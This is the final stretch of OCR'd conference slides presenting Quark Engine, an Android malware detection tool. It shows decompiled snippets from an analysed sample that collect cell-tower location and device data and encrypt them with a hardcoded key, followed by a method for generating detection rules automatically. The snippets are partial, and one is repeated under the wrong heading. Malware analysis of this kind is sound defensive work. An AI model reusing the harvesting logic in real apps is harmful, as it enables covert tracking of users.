                String lowerCase = extraInfo.trim().toLowerCase();
                return lowerCase.length() > 10 ? lowerCase.substring(0, 10) : lowerCase;
            }
        } catch (Exception e) {
        }
        return "";
    }
```

Source Code - p.a

```
static String a(Activity activity, cl clVar, long j) {
        try {
            if (!e.b(activity)) {
                return null;
            }
                    ...

            am.a(ap.a(activity), byteArrayOutputStream);
                    ...

            am.a(f.f(activity), byteArrayOutputStream);
                    ...
            try {
                sb.append(k.a(byteArrayOutputStream.toByteArray(),
k.b(String.valueOf("DRWjzp4vScwqwyrb") + e.c(activity) + a)));
            } catch (Exception e5) {
            }
            return sb.toString();
        } catch (Exception e6) {
            return null;
        }
    }
```

```
static synchronized String f(Context context) {
        String str;
        String str2;
        String str3;
        synchronized (f.class) {
            if (f != null && f.length() > 0) {
                str = f;
            } else if (av.a(context, "android.permission.ACCESS_COARSE_LOCATION") ||
                       av.a(context, "android.permission.ACCESS_FINE_LOCATION")) {
                TelephonyManager telephonyManager = (TelephonyManager) context.getSystemService("phone");
                if (telephonyManager != null) {
                            ...
                    try {
                            ...
                        int phoneType = telephonyManager.getPhoneType();
                        if (phoneType == 1) {
                            if (a < 0 || b < 0) {
                                GsmCellLocation gsmCellLocation = (GsmCellLocation) telephonyManager.getCellLocation();
                                if (gsmCellLocation != null) {
                                    a = gsmCellLocation.getCid();
                                    b = gsmCellLocation.getLac();
                                }
                                if (a >= 0 && b >= 0) {
                                    str = "0|" + str2 + "|" + str3 + "|" + a + "|" + b;
                                    f = str;
                                }
                            }
                            ...

                    } catch (Exception e4) {
                    }
                }
                str = "";
            } else {
                str = "";
            }
        }
        return str;
    }
```

Source Code - p.a

```
static String a(Activity activity, cl clVar, long j) {
        try {
            if (!e.b(activity)) {
                return null;
            }
                    ...

            am.a(ab.a(activity), byteArrayOutputStream);
                    ...

            am.a(f.f(activity), byteArrayOutputStream);
                    ...
            try {
                sb.append(k.a(byteArrayOutputStream.toByteArray(),
k.b(String.valueOf("DRWjzp4vScwqwyrb") + e.c(activity) + a)));
            } catch (Exception e5) {
            }
            return sb.toString();
        } catch (Exception e6) {
            return null;
        }
    }
```

Source Code - am.a

```
static String a(Activity activity, cl clVar, long j) {
        try {
            if (!e.b(activity)) {
                return null;
            }
                    ...

            am.a(ap.a(activity), byteArrayOutputStream);
                    ...

            am.a(f.f(activity), byteArrayOutputStream);
                    ...
            try {
                sb.append(k.a(byteArrayOutputStream.toByteArray(),
k.b(String.valueOf("DRWjzp4vScwqwyrb") + e.c(activity) + a)));
            } catch (Exception e5) {
            }
            return sb.toString();
        } catch (Exception e6) {
            return null;
        }
    }
```

#4: 

Detection Rule

Generate Strategy

Detection Rule Generate Strategy

Why?

To make our engine practical and easy to use, we need to have more detection rules.

The speed of rule generated by human is quite slow.


And the human-generated rule is subjected to his/her experiences of malware analysis.

So, we developed a rule generate strategy to boost up the production of detection rules.

Detection Rule Generate Strategy

Permissions x Native APIs x Native APIs ≅

1.26252e+13 rules



We use quark engine to find the intersection

of the rules and the malware.

However, it’s time and resource consuming!

Detection Rule Generate Strategy

7-Step Rule Generate Strategy


Step 1: We crawled down all native API information on Android official API reference.

void	**sendTextMessage**(String destinationAddress, String scAddress, String text, PendingIntent sentIntent, PendingIntent deliveryIntent, long messageId) Send a text based SMS.

Detection Rule Generate Strategy

7-Step Rule Generate Strategy


Step 2: We did a little bit modification to our engine. We ignore the permission checks in stage 1 of the Android Malware Crime Order Theory.



Step 3: We find all kinds of API combination. And generate rules without permission information.

Detection Rule Generate Strategy

7-Step Rule Generate Strategy




Step 4: Modified quark engine is used to find the intersection (first stage verified rules).

And since we don't need to generate rules with permission and verify the permission in quark engine.

The whole process of rule production speeds up


Detection Rule Generate Strategy

Step 5 Generate rules with permissions



Detection Rule Generate Strategy


Step 6 Label number of matched malware in rules



Validated Rule #1	Validated Rule #2	Validated Rule #3	Validated Rule #4
100 malware matched	90 malware matched	80 malware matched	70 malware matched

Detection Rule Generate Strategy

Step 7 Review the rules by human



#5: 

Future Works

Future Works

1. More rules.
2. .so files analysis
3. Packed apks.
4. More features on Dalvik bytecode loader
   Downloader
5. Apply the scoring system to other binary formats
6. Different versions of Android API
7. Change of core library
   Androguard is inactive.

#: 

We work at the limit of our tools.

When new tools come along, new things are possible.

Sam Altman

Thank You!

HITB LOCKDOWN 002 livestream

KunYu Chen(xspiritualx@gmail.com) & JunWei Song(sungboss2004@gmail.com)